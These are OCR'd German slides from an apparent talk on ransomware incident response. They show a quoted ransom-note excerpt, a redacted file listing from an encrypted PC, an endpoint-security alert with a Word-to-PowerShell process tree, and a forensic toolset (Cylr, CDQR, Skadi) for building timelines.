
Write to chat to start negotiations and discuss details.
To see how to buy the bitcoins, click **Buy Bitcoins** at the tab menu on top of the page.

We provide demo decryption of files so that you can be sure that we can recover them.
Click **Demo decrypt** at the menu on top of this the page to decrypt some files for free.

Moderne Cryptolocker haben eigentlich oft einen bessere “Customer Support”

6

Beginn der Analysen




In Prufung: C:\TEMP\ELO Windows 7 Pro 32bit Refurbisher\WIM\RECOVERY...\dinput.dll ges

Computer ▸ System (C:) ▸ Users ▸ [redacted] ▸ Desktop ▸

Name	Änderungsdatum	Typ	Größe
[redacted] n Message 2021.msg	29.04.2021 07:22	Outlook-Element	3.638 KB
[redacted] rkbench.msg	29.04.2021 07:22	Outlook-Element	583 KB
[redacted] t	29.04.2021 07:22	Textdokument	10 KB
[redacted] anbindung per DH...	29.04.2021 07:22	Textdokument	1 KB
[redacted] .pdf	29.04.2021 07:22	PDF24 Reader	406 KB
[redacted] 5dn.txt	29.04.2021 07:22	Textdokument	2 KB
[redacted] 021.xlsx	29.04.2021 07:22	Microsoft Excel-Ar...	29 KB
[redacted] gslisten.txt	29.04.2021 07:22	Textdokument	1 KB
[redacted] tur.docx	29.04.2021 06:31	Microsoft Word-D...	3.083 KB
[redacted] de 17. - 18. April 20...	29.04.2021 06:31	Microsoft Excel-Ar...	9 KB
[redacted]	29.04.2021 06:31	Textdokument	2 KB
[redacted]	29.04.2021 06:31	XML-Dokument	378 KB
[redacted] -224-0-0_13042021.x...	29.04.2021 06:31	XML-Dokument	9.495 KB
[redacted] x	29.04.2021 06:31	Microsoft Excel-Ar...	14 KB
[redacted] upportability matrix...	29.04.2021 06:31	PDF24 Reader	160 KB
[redacted] kturierung.txt	29.04.2021 06:31	Textdokument	2 KB

Ausgangspunkt: ein verschlüsselter PC

Toolset: Wünsch dir was ;-)



euce1-110-nfr.sentinelone.net/incidents/threats/1506451815265369254/overview
LinkedIn
BeeShell C&C Interface
Google Maps
XING
FARK.com
Exploit DBs
Microsoft SH...Studio&quot;
DNSdumpster....dns records
Video 2 View
2 Read
Best JSON Vie...tifier Online
Google Maps
Threats / Lebenslauf-2.doc
OVERVIEW
EXPLORE
TIMELINE
Actions
Export
62%
Processes

Threat Status: NOT MITIGATED | AI Confidence Level: SUSPICIOUS | Analyst Verdict: True Positive | Incident Status: Resolved

No actions taken yet

Identified Time Sep 10, 2022 14:10:49
Reporting Time Sep 10, 2022 14:10:50

DESKTOP-1E4N01C

Search Process


Process	Pid	Date
WINWORD.EXE ...	16536	Sep 10, 2022 14:10:48
conhost.exe	2520	Sep 10, 2022 14:10:49
powershell.exe (...	9060	Sep 10, 2022 14:10:49
csc.exe	9408	Sep 10, 2022 14:10:51
cvtres.exe	11480	Sep 10, 2022 14:10:51

START Sep 10, 2022 14:10:48 — PROCESS TREE TIMELINE — END Sep 10, 2022 14:10:51

Showing all events for the current threat

512

Toolset



Verschlüsselte Rechner


Datensammlung mit Cylr

Datenauswertung mit CDQR

Skadi VM

Timeline mit
- Windows Events
- Filesystem
- MRU
- …

Wo fangen wir an?



